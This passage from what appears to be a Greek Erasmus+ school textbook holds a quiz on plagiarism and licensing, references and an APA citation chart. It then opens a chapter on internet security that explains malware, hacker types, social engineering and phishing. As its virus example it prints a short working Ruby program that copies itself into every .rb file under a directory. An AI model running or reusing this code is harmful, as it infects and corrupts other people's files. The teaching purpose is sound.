 - a. να χρησιμοποιεί τις ίδιες ακριβώς λέξεις από το κείμενο ενός δημοσιευμένου βιβλίου και να περιλαμβάνει το όνομα του συγγραφέα και τον τίτλο του βιβλίου στη βιβλιογραφία.

- b. να προσθέτει ή να παραλείπει μερικές λέξεις από ένα πρωτότυπο κείμενο χωρίς να κάνει καμία αναφορά στον συγγραφέα του κειμένου.
 - c. να χρησιμοποιήσει τις ακριβείς λέξεις από κάποιου είδους πηγή μέσα σε εισαγωγικά και να αναφερθεί στην πηγή στο κείμενό του καθώς και στη βιβλιογραφία.
 - d. να συνοψίζει πληροφορίες από μια πηγή χωρίς να κάνει καμία αναφορά σε αυτήν
- 4) Η λογοκλοπή μπορεί να θεωρηθεί ως
- a. κάποια μορφή πνευματικής ιδιοκτησίας
 - b. ένα ηθικό δικαίωμα
 - c. ένας νομικός κανόνας
 - d. ένα θέμα τιμής.
- 5) Ποιο από τα ακόλουθα μπορεί να θεωρηθεί ως πνευματικό έργο που προστατεύεται από τα δικαιώματα πνευματικής ιδιοκτησίας;
- a. Μια εφεύρεση
 - b. Μια ιδέα
 - c. Ένα έργο τέχνης (π.χ. χορογραφία)
 - d. Μια δικαστική απόφαση
- 6) Αναφορές και παραπομπές
- a. πρέπει να γράφονται ακολουθώντας το κατάλληλο πρότυπο ανάλογα με το θέμα κάθε παραγράφου
 - b. πρέπει να αποτελούν μέρος του κειμένου και όχι της βιβλιογραφίας
 - c. πρέπει να είναι όσο το δυνατόν περισσότερες
 - d. δεν είναι απαραίτητες κατά την παράφραση
- 7) Ποιο από τα παρακάτω θεωρείται λογισμικό ανοικτού κώδικα;
- a. Microsoft Office
 - b. Acrobat Reader
 - c. Photoshop
 - d. Gimp
- 8) Τι χαρακτηρίζει ένα λογισμικό ανοικτού κώδικα;
- a. Δεν υπάρχει άδεια χρήσης για τη χρήση του
 - b. Κανείς δεν έχει χρηματοδοτήσει την παραγωγή του
 - c. Κανείς δεν μπορεί να αλλάξει τον πηγαίο του κώδικα
 - d. Ο καθένας μπορεί να το τροποποιήσει και να το χρησιμοποιήσει
- 9) Ποιο από τα παρακάτω δεν χαρακτηρίζει τους ΑΕΠ;
- a. Προσβασιμότητα
 - b. Ατομικότητα
 - c. Ισονομία
 - d. Προσαρμοστικότητα
- 10) Ας υποθέσουμε ότι έχετε δημιουργήσει ένα ψηφιακό προϊόν και το δημοσιεύετε στο διαδίκτυο. Θέλετε οι άνθρωποι να χρησιμοποιούν το έργο σας για οποιονδήποτε σκοπό, συμπεριλαμβανομένων των εμπορικών σκοπών- ωστόσο, δεν θέλετε οι άνθρωποι να

μοιράζονται το προϊόν σας σε οποιαδήποτε προσαρμοσμένη μορφή. Επιπλέον, απαιτείτε οι άνθρωποι να σας αποδίδουν τα εύσημα. Η κατάλληλη άδεια χρήσης για το προϊόν σας είναι

- a. CC BY-ND
- b. CC BY-NC
- c. CC BY-NC-ND
- d. CC BY-NC-SA

Βιβλιογραφικές αναφορές

Anjaneya, R. N.M & Lalitha, A., 2016. "Understanding Copyright Laws: Infringement, Protection and Exceptions", *International Journal of Research in Library Science*, 2 (1), σελ. 48-53. Διαθέσιμο στο

https://www.researchgate.net/publication/301890434_Understanding_Copyright_Laws_Infringement_Protection_and_Exceptions (Τελευταία πρόσβαση 22 Μαΐου 2022)}.

Ballard, S. (2008). Give Credit Where Credit is Due: Avoiding Plagiarism and Copyright Infringement. Διαθέσιμο στο <https://library.alliant.edu/screens/plagiarism.pdf>

Barker, G., Baumgart, S., Harrison, R., Idicula, A., Berzina, I. K., Mc Manus, J., Lopes, S. M., & Yotova, A. (2016). Intellectual Property Teaching Kit IP Basics.

European Patent Office (EPO) & European Union Intellectual Property Office (EUIPO). Munich. Διαθέσιμο στο

https://euipo.europa.eu/knowledge/pluginfile.php/81475/mod_resource/content/5/IPTK_Basics%20EN%2004_2018_actual.pdf

Eger, Th. & Scheufen, M., 2012. "The past and the future of copyright law: technological change and beyond", σελ. 37-64. Διαθέσιμο στο

https://www.researchgate.net/publication/280043122_The_past_and_the_future_of_copyright_law_technological_change_and_beyond (Τελευταία πρόσβαση 22 Μαΐου 2022).

Irving Hexham, *THE PLAGUE OF PLAGIARISM*, University of Calgary. Διαθέσιμο στο:

<https://people.ucalgary.ca/~nurelweb/academic/plag.html> (Τελευταία πρόσβαση 22 Μαΐου 2022).

Johnstone, S. (2005), "Open Educational Resources and Open Content, Background Note", International Institute for Educational Planning, Internet Discussion Forum on Open Educational Resources, Open Content for Higher Education.

Leeds Beckett University, 2014, The little book of cheating, plagiarism and unfair practice.

Lipton, J., *A Taxonomy of Borrowing*, 24 *Fordham Intell. Prop. Media & Ent. L.J.* 951 (2015).

Ljubojev, N. & Kavalic, M. & Stanisavljev, S., 2018. *Authorship as a subject of copyright*. Textile Science and Economy IX, 9th International Scientific-Professional Conference, Zrenjanin, Serbia, 6 Νοεμβρίου 2018.

Oxford University. Διαθέσιμο στο:

<https://www.ox.ac.uk/students/academic/guidance/skills/plagiarism>. (Τελευταία πρόσβαση 22 Μαΐου 2022)

Ιστοσελίδες

Citation Machine. <https://www.citationmachine.net/apa> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Creative Commons official website <https://creativecommons.org/licenses/?lang=en>
(Τελευταία πρόσβαση 22 Μαΐου 2022)

Creative Commons-licences official website
<https://creativecommons.org/licenses/?lang=en> (Τελευταία πρόσβαση 22 Μαΐου 2022)

European Union Intellectual Property Office (2020, February). Frequently asked questions about the right to intellectual property.
<https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright>

Mendeley. <https://www.mendeley.com/guides/apa-citation-guide/> (Τελευταία πρόσβαση 22 Μαΐου 2022)

nicktux.com › osd Open Source Definition – NickTux <https://nicktux.com/osd/> (Τελευταία πρόσβαση 22 Μαΐου 2022)

OECD, Giving Knowledge for Free, 2007,
<https://www.oecd.org/education/cei/38654317.pdf> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Open Education Resource Repository (OERR) Rubric,
<https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Open Source Hardware Association <https://www.oshwa.org/definition/> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Open technologies organization: <https://creativecommons.ellak.gr/fylladio/> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Streefkerk, R. (2020, November 4). APA In-Text Citations (7th Edition). Scribbr.
<https://www.scribbr.com/apa-style/in-text-citation/> (Τελευταία πρόσβαση 22 Μαΐου 2022)

The Open Source Definition – Wikipedia
https://en.wikipedia.org/wiki/The_Open_Source_Definition#:~:text=The%20distribution%20terms%20of%20open,programs%20from%20several%20different%20sources. (Τελευταία πρόσβαση 22 Μαΐου 2022)

The Open Source Definition | Open Source Initiative <https://opensource.org/osd> (Τελευταία πρόσβαση 22 Μαΐου 2022)

What is open source? - Red Hat <https://www.redhat.com/en/topics/open-source/what-is-open-source#:~:text=Open%20source%20is%20a%20term,code%20as%20they%20see%20fit.>
(Τελευταία πρόσβαση 22 Μαΐου 2022)

World Intellectual Property Organization (2016). Understanding copyright and related rights. WIPO Publication (No. 909). Διαθέσιμο στο
https://www.wipo.int/edocs/pubdocs/en/wipo_pub_909_2016.pdf

Ένας Συγγραφέας

Επώνυμο συγγραφέα,
Πρώτο αρχικό,
Μεσαίο αρχικό

Δύο Συγγραφείς

Ένας Συγγραφέας

Επώνυμο συγγραφέα, Έτος Έκδοσης
και εάν χρειάζεται, αριθμοί
σελίδας, κεφαλαίου ή ενότητας

**Τρεις ή περισσότεροι
Συγγραφείς**

Επώνυμο συγγραφέα,
Πρώτο αρχικό,
Μεσαίο αρχικό, et.al.

Βιβλία

(Έτος Έκδοσης),
Τίτλος βιβλίου (έκδοση),
Εκδοτικός οίκος

Δύο Συγγραφείς

Επώνυμα Συγγραφέων, Έτος Έκδοσης
και εάν χρειάζεται, αριθμός σελίδας,
κεφαλαίου ή ενότητας

APA style

**δικτυακοί
τόποι
ή αρχεία pdf** (Έτος, Μήνας,
Ημερομηνία δημοσίευσης),
Τίτλος εργασίας,
Όνομα Ιστοσελίδας, URL


ΠΑΡΑΠΟΜΠΕΣ ΚΑΙ ΑΝΑΦΟΡΕΣ

**περιοδικά
άρθρα**

(Έτος Έκδοσης),
Τίτλος άρθρου,
Τίτλος περιοδικού,
αριθμοί σελίδας, κεφαλαίου ή ενότητας

Τρεις ή περισσότεροι συγγραφείς

Επώνυμο συγγραφέα κ.ά., Έτος
δημοσίευσης και εάν χρειάζεται,



Τόμος (Τεύχος), εύρος σελίδων.
<https://doi.org/DOI>*

“Τίτλος εγγράφου/Ιστοσελίδα:
Υπότιτλος,” Τίτλος Ιστοσελίδας,
Εκδότης/Συνδεδεμένος οργανισμός,
Ημερομηνία δημοσίευσης, URL

*Όταν σε ένα άρθρο περιοδικού εκχωρείται ένας αριθμός DOI
(<https://doi.org/DOI>), αυτό σημαίνει ότι είναι στατικό και δεν θα αλλάξει ποτέ.

Erasmus+

Nikolaos Sideris, Teacher, Model Upper Secondary School of Agioi Anargyroi

Gloria Violari, Teacher, Model Upper Secondary School of Agioi Anargyroi

Vasiliki Baketta, Teacher, Model Upper Secondary School of Agioi Anargyroi

Katerina Fotiou, Teacher, Model Upper Secondary School of Agioi Anargyroi

Alexandra Melista, Teacher, Model Upper Secondary School of Agioi Anargyroi

Κεφάλαιο 5

Ασφάλεια στο Διαδίκτυο

Μαθησιακά Αποτελέσματα

- ❖ Να γνωρίζετε τι είναι απειλή όσον αφορά την ασφάλεια των υπολογιστών
- ❖ Να αναγνωρίζουν πολλά είδη πιθανών απειλών και τα χαρακτηριστικά τους
- ❖ Να προστατεύετε τον εαυτό σας και τις συσκευές σας από απειλές και να ανακαλύπτετε πιθανά αντίμετρα

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ

Απειλές, κακόβουλο λογισμικό, ασφάλεια στο Διαδίκτυο, hacking

ΕΙΣΑΓΩΓΗ

Η ασφάλεια του Διαδικτύου είναι ένας κλάδος της ασφάλειας των υπολογιστών. Περιλαμβάνει την ασφάλεια του προγράμματος περιήγησης, την ασφάλεια του ιστότοπου και την ασφάλεια του δικτύου, όπως ισχύει για άλλες εφαρμογές ή λειτουργικά συστήματα στο σύνολό τους. Ο κύριος στόχος της είναι η θέσπιση κανόνων και μέτρων για την αξιοποίησή τους κατά των επιθέσεων στο Διαδίκτυο. Το Διαδίκτυο είναι ένα εγγενώς ανασφαλές κανάλι για την ανταλλαγή πληροφοριών, με υψηλό κίνδυνο εισβολής ή απάτης, όπως η κλοπή προσωπικών δεδομένων (phishing), οι ιοί, οι δούρειοι ίπποι (trojans), το λυτρισμικό (ransomware) ή τα σκουλήκια υπολογιστή (worms), καθώς και άλλες απειλές τις οποίες θα εξετάσουμε σε αυτό το κεφάλαιο. Επιπλέον, είναι πολύ συνηθισμένο να συναντάμε τον όρο *hacking* στις διαδικτυακές μας δραστηριότητες με τον οποίο θα ασχοληθούμε επίσης.

ΑΠΕΙΛΕΣ

Σχήμα - Συνηθέστεροι τύποι απειλών

Σε αυτή την ενότητα, θα περιγράψουμε εν συντομία τις πιο κοινές απειλές, όπως επιθέσεις δικτύου ή κακόβουλο λογισμικό. Το τελευταίο εμφανίζεται σε πολλές μορφές, όπως οι ιοί, οι δούρειοι ίπποι, το λογισμικό κατασκοπείας και τα σκουλήκια. Πιο συγκεκριμένα, οι πιο συνηθισμένες απειλές είναι οι εξής:

✓ **Κακόβουλο λογισμικό** είναι κάθε λογισμικό που χρησιμοποιείται για να διαταράξει και να διακόψει τη λειτουργία του υπολογιστή, να συλλέξει ευαίσθητες

πληροφορίες ή να αποκτήσει πρόσβαση σε ιδιωτικά συστήματα και πλαίσια υπολογιστών. Το κακόβουλο λογισμικό χαρακτηρίζεται από την κακόβουλη πρόθεσή του, ενεργώντας ενάντια στις απαιτήσεις του χρήστη του υπολογιστή, και δεν περιλαμβάνει λογισμικό που προκαλεί ακούσια βλάβη λόγω κάποιας ανεπάρκειας (Computer Awareness 2021). Πιθανά προβλήματα που μπορούν να προκαλέσουν τα κακόβουλα προγράμματα είναι:

- Διαγραφή όσων έχουμε αποθηκεύσει στον σκληρό μας δίσκο, π.χ. ιατρικά αρχεία, αρχεία επικοινωνιών κ.λπ.
- Μείωση της ταχύτητας επεξεργασίας του υπολογιστή μας
- Εμφανίζονται ενοχλητικά μηνύματα στην οθόνη
- Γενικά, ο υπολογιστής μας εκτελεί ενέργειες διαφορετικές από αυτές που του δίνουμε εντολή να εκτελέσει.

● Ένας ιός υπολογιστή είναι ένα κακόβουλο πρόγραμμα που μπορεί να αντιγράψει αρχεία ή να αντιγράψει τον εαυτό του χωρίς την παρέμβαση του χρήστη και να μολύνει τον υπολογιστή μας χωρίς την άδειά μας. Ένας ιός μπορεί να εντοπιστεί σε πολλούς τύπους αρχείων, από εκτελέσιμα προγράμματα έως αρχεία γραφείου. Ένας ιός μπορεί να εξαπλωθεί από έναν υπολογιστή σε έναν άλλο. Π.χ. από έναν χρήστη που στέλνει τον ιό μέσω του δικτύου ή του Διαδικτύου ή μεταφέροντάς τον σε ένα φορητό μέσο αποθήκευσης. Όταν ο παραλήπτης ανοίξει ένα μολυσμένο αρχείο, ο ιός ενεργοποιείται και μολύνει άλλα αρχεία. Ο ιός θα βλάψει τον υπολογιστή μας όπως είχε αρχικά σχεδιαστεί και τελικά θα καταστήσει το λειτουργικό του σύστημα άχρηστο. Μπορούμε να δούμε ένα τέτοιο δείγμα κακόβουλου κώδικα στην Εικόνα 2.


```
1 #0x3a
2 def infect_files
3   count = 0
4   virus_top = '#0x3a'
5   virus_bottom = '#:'
6   files = Dir["./**/*.rb"]
7
8   files.each do |random_file|
9
10    first_line = File.open(random_file, &:gets).strip
11
12    if first_line != virus_top
13      File.rename(random_file, 'tmp.rb')
14      virus_file = File.open(__FILE__, "rb")
15      virus_contents = ''
16
17      virus_file.each_line do |line|
18        virus_contents += line
19        if line =~ /(#{virus_bottom})/
20          count += 1
21          if count == 2 then break end
22        end
23      end
24      File.open(random_file, 'w') {|f| f.write(virus_contents) }
25      good_file = File.open('tmp.rb', 'rb')
26      good_contents = good_file.read
27      File.open(random_file, 'a') {|f| f.write(good_contents)}
28      File.delete('tmp.rb')
29    end
30  end
31 end
32
33 infect_files |
34 #:
```

● Τα σκουλήκια υπολογιστών είναι κακόβουλο λογισμικό που αντιγράφει τον εαυτό του και εξαπλώνεται μέσω υπολογιστών και δικτύων. Σε αντίθεση με τον ιό, δεν χρειάζεται να συνδεθεί με κάποιο υπάρχον πρόγραμμα. Επίσης, δεν προσκολλάται σε ένα αρχείο χρήστη, ούτε απαιτείται από τον χρήστη να προβεί σε κάποια ενέργεια, όπως το άνοιγμα ενός αρχείου. Διαδίδεται από μόνος του, ιδίως γρήγορα. Μερικά από τα χειρότερα σκουλήκια της ιστορίας έχουν μολύνει εκατομμύρια υπολογιστές μέσα σε λίγες ώρες.

● Το λυτρισμικό είναι ένας τύπος κακόβουλου λογισμικού που περιορίζει την πρόσβαση στο μολυσμένο σύστημα υπολογιστή και απαιτεί λύτρα

*Εικόνα SEQ Εικόνα * ARABIC 3 - Στιγμιότυπο κλειδωμένου συστήματος που απαιτεί λύτρα για την αποκατάσταση δεδομένων*

προκειμένου να αρθεί ο περιορισμός.

● Ο δούρειος ίππος είναι ένα πρόγραμμα που μεταμφιέζεται σε ένα ενδιαφέρον, χρήσιμο ή επιθυμητό πρόγραμμα προκειμένου να αποκτήσει πρόσβαση σε ένα σύστημα (Miami Dade College 2021). Οι χρήστες συχνά κατεβάζουν δούρειους ίππους από έναν εκτεθειμένο ιστότοπο, μια υπηρεσία διαμοιρασμού αρχείων ή ακόμη και από ένα συνημμένο μήνυμα ηλεκτρονικού ταχυδρομείου. Το συνημμένο αρχείο συνήθως περιέχει όμορφα γραφικά ή κινούμενα σχέδια! Όταν ο χρήστης εγκαθιστά αυτό το λογισμικό, συνήθως λειτουργεί όπως έχει προγραμματιστεί, έτσι ώστε ο χρήστης να μην υποψιάζεται τίποτα. Η τακτική που χρησιμοποιούν οι δούρειοι ίπποι είναι παρόμοια με την τακτική που χρησιμοποίησε ο Έλληνας ήρωας Οδυσσέας στην Τροία. Συγκεκριμένα, οι δούρειοι ίπποι κρύβουν κακόβουλο κώδικα που μπορεί να μολύνει τον υπολογιστή. Εξωτερικά μοιάζουν με προγράμματα που εκτελούν χρήσιμες λειτουργίες, φαίνονται ενδιαφέροντα και δίνουν την εντύπωση ότι είναι ασφαλή. Όταν όμως ο χρήστης εκτελεί ένα τέτοιο πρόγραμμα, τότε ενεργοποιείται ο κακόβουλος κώδικας που μολύνει τον υπολογιστή. Συνήθως, μια μόλυνση από

δούρειο ίππο εγκαθιστά ένα πρόγραμμα που επιτρέπει σε μη εξουσιοδοτημένους χρήστες να αποκτήσουν πρόσβαση στον μολυσμένο υπολογιστή και να τον χρησιμοποιήσουν για να εξαπολύσουν περαιτέρω επιθέσεις σε άλλους υπολογιστές στο Διαδίκτυο.

● Το κατασκοπευτικό λογισμικό αναφέρεται σε

προγράμματα που παρακολουθούν κρυφά τη δραστηριότητα σε ένα σύστημα υπολογιστή και μεταδίδουν πληροφορίες από τον μολυσμένο υπολογιστή σε άλλους χωρίς τη συγκατάθεση του χρήστη. Ένα συγκεκριμένο είδος κατασκοπευτικού λογισμικού είναι το κακόβουλο λογισμικό keylogging (Wikibooks 2017). Συχνά αναφέρεται ως keylogging ή keyboard capturing, επειδή αναφέρεται στην ενέργεια της καταγραφής (logging) των πλήκτρων που χτυπιούνται σε ένα πληκτρολόγιο.

● Μια επίθεση κατανεμημένης άρνησης υπηρεσίας (DoS) είναι μια προσπάθεια να καταστεί ένας πόρος υπολογιστή μη διαθέσιμος στους χρήστες που προορίζονται για αυτόν. Λειτουργεί με την υποβολή πολλών αιτημάτων ταυτόχρονα, ώστε το σύστημα ή το πλαίσιο στο οποίο απευθύνεται να υπερφορτώνεται και να καθίσταται ανίκανο να επεξεργαστεί οποιοδήποτε από αυτά.

Hacking

Το χάκινγκ είναι η δραστηριότητα της χρήσης ενός υπολογιστή για την πρόσβαση σε πληροφορίες που είναι αποθηκευμένες σε ένα άλλο σύστημα υπολογιστή χωρίς άδεια ή για τη διάδοση ενός ιού υπολογιστή (Cambridge Dictionary 2022).

Τα κίνητρα και οι σκοποί των χάκερ διαφέρουν. Αυτοί, συνήθως στοχεύουν σε:


- οικονομικά κέρδη μέσω της κλοπής στοιχείων πιστωτικών καρτών ή με την εξαπάτηση χρηματοπιστωτικών υπηρεσιών
- εταιρική κατασκοπεία
- να καταξιώθούν ή να αποκτήσουν φήμη ή εκτίμηση για τις ικανότητές τους στο χάκινγκ
- να κλέψουν επιχειρηματικές πληροφορίες και εθνικές πληροφορίες (κρατική χορηγία)
- να τραβήξουν την προσοχή της κοινής γνώμης με τη διαρροή ευαίσθητων πληροφοριών (χάκερ με πολιτικά κίνητρα ή χακτιβιστές, όπως οι Anonymous, LulzSec και WikiLeaks).

Οι πιο συνηθισμένοι τύποι χάκερ παρουσιάζονται στο Σχήμα 4.

Μια από τις πιο συνηθισμένες τεχνικές που χρησιμοποιούν οι χάκερ στις μέρες μας είναι η κοινωνική μηχανική. Πρόκειται για μια μη τεχνική στρατηγική που βασίζεται σε μεγάλο βαθμό στην ανθρώπινη αλληλεπίδραση και συχνά περιλαμβάνει την εξαπάτηση των ανθρώπων ώστε να παραβιάζουν τις συνήθεις πρακτικές ασφαλείας. Η ικανότητα των επιτιθέμενων να πείσουν τα θύματα να εκτελέσουν ορισμένες ενέργειες ή να αποκαλύψουν προσωπικές πληροφορίες είναι κρίσιμη για την επιτυχία των τεχνικών κοινωνικής μηχανικής. Οι επιθέσεις κοινωνικής μηχανικής διαφέρουν από την παραδοσιακή πειρατεία, καθώς μπορεί να είναι μη τεχνικές και δεν συνεπάγονται πάντα τη διείδυση ή την εκμετάλλευση λογισμικού ή συστημάτων. Πολλές εφαρμογές κοινωνικής μηχανικής

Σχήμα - Τύποι χάκερ

η

επιτρέπουν στους επιτιθέμενους να αποκτήσουν γνήσια, εξουσιοδοτημένη πρόσβαση σε προσωπικές πληροφορίες, εάν αυτή είναι η επιδίωξή τους.

Grey hat hackers: επιχειρούν να παραβιάσουν τα πρότυπα και τις αρχές, χωρίς όμως να σκοπεύουν να προκαλέσουν ζημιά ή να αποκομίσουν κέρδος.

Blue hat hackers: ερασιτέχνες χάκερ που εκτελούν κακόβουλες πράξεις όπως επιθέσεις εκδίκησης.

Green hat hackers: θέλουν να μάθουν και να παρατηρήσουν τεχνικές hacking σε σχετικά φόρουμ.

Red hat hackers: αναζητούν τους black hat hackers για να αποτρέψουν τις επιθέσεις τους (vigilante hackers).

Black hat hackers: προσπαθούν να εκμεταλλευτούν ευπάθειες σε συστήματα υπολογιστών και λογισμικό για οικονομικό κέρδος ή για κακόβουλους σκοπούς.

White hat hackers: προσπαθούν να αποκτήσουν πρόσβαση σε συστήματα και δίκτυα υπολογιστών προκειμένου να ελέγξουν για πιθανές ευπάθειες και στη συνέχεια να διορθώσουν τυχόν εντοπισμένες αδυναμίες (ethical hacking).

Τύποι χάκερ

Οι επιτιθέμενοι πραγματοποιούν επιθέσεις με δόλωμα, όταν αφήνουν μια μολυσμένη με κακόβουλο λογισμικό συσκευή, όπως ένα USB flash drive ή ένα CD, σε ένα μέρος όπου είναι πιθανό να τη βρει κάποιος. Η αποτελεσματικότητα μιας επίθεσης με δόλωμα στηρίζεται στην υπόθεση ότι κάποιος που θα βρει τη συσκευή θα τη φορτώσει στον υπολογιστή του και θα εγκαταστήσει ακούσια τον ιό. Το κακόβουλο λογισμικό επιτρέπει στον επιτιθέμενο να αποκτήσει πρόσβαση στον υπολογιστή του θύματος μόλις εγκατασταθεί.

Το **tailgating** είναι μια πρακτική κοινωνικής μηχανικής στον αναλογικό κόσμο κατά την οποία μη εξουσιοδοτημένα άτομα ακολουθούν εξουσιοδοτημένα άτομα σε μια κανονικά ασφαλή περιοχή. Το tailgating μπορεί να συμβεί όταν κάποιος σας ζητάει να κρατήσετε την πόρτα ανοιχτή επειδή ξέχασε την κάρτα πρόσβασής του ή ζητάει να δανειστεί το τηλέφωνο ή το φορητό σας υπολογιστή και στη συνέχεια εγκαθιστά κακόβουλο λογισμικό κατασκοπίας ή κλέβει δεδομένα.

Η **επίθεση quid pro quo** συμβαίνει όταν οι επιτιθέμενοι ζητούν ιδιωτικές πληροφορίες από κάποιον με αντάλλαγμα κάτι επιθυμητό ή κάποιο είδος αποζημίωσης. Ένας επιτιθέμενος μπορεί, για παράδειγμα, να ζητήσει διαπιστευτήρια σύνδεσης με αντάλλαγμα ένα δώρο (ITWeb 2018).

Η **υποκλοπή προσωπικών δεδομένων (phishing)** είναι μια προσπάθεια απόκτησης ευαίσθητων πληροφοριών, όπως κωδικοί πρόσβασης και οικονομικές πληροφορίες, από χρήστες του διαδικτύου. Το phishing συμβαίνει όταν ένας επιτιθέμενος στέλνει ένα μήνυμα ηλεκτρονικού ταχυδρομείου ή επισκέπτεται έναν ιστότοπο προσποιούμενος ότι είναι μια αξιόπιστη ψηφιακή οντότητα ή ένα άτομο. Τα θύματα κατευθύνονται σε ιστότοπους που φαίνονται αυθεντικοί, αλλά στην πραγματικότητα στέλνουν δεδομένα

στους επιτιθέμενους. Η πλαστογράφηση ηλεκτρονικού ταχυδρομείου, για παράδειγμα, προσπαθεί να κάνει τα μηνύματα ηλεκτρονικού ταχυδρομείου να φαίνονται ότι προέρχονται από αυθεντικούς αποστολείς, ενώ οι μεγάλες, περίπλοκες διευθύνσεις URL αποκρύπτουν τον πραγματικό ιστότοπο. Ο ασφαλιστικός όμιλος RSA υποστήριξε ότι το phishing ευθύνεται για παγκόσμιες απώλειες ύψους 10,8 δισεκατομμυρίων δολαρίων το 2019. Στην Εικόνα 3 βλέπουμε μια τέτοια προσπάθεια, με τη μορφή ενός email που προσποιείται ότι προέρχεται από μια τράπεζα. Πέρα από το γεγονός ότι μια τράπεζα δεν θα ζητούσε ποτέ τον κωδικό πρόσβασής μας, παρατηρούμε τα πολυάριθμα συντακτικά και ορθογραφικά λάθη στο σώμα του ηλεκτρονικού μηνύματος, τη διεύθυνση αποστολέα που δεν ανήκει στο δίκτυο του οργανισμού της τράπεζας και τον σύνδεσμο που οδηγεί επίσης σε μια σελίδα εκτός του δικτύου του οργανισμού.

Σχήμα SEQ Σχήμα 1 ARABIC 5 - Δείγμα απόπειρας phishing.*

----- Forwarded Message: -----
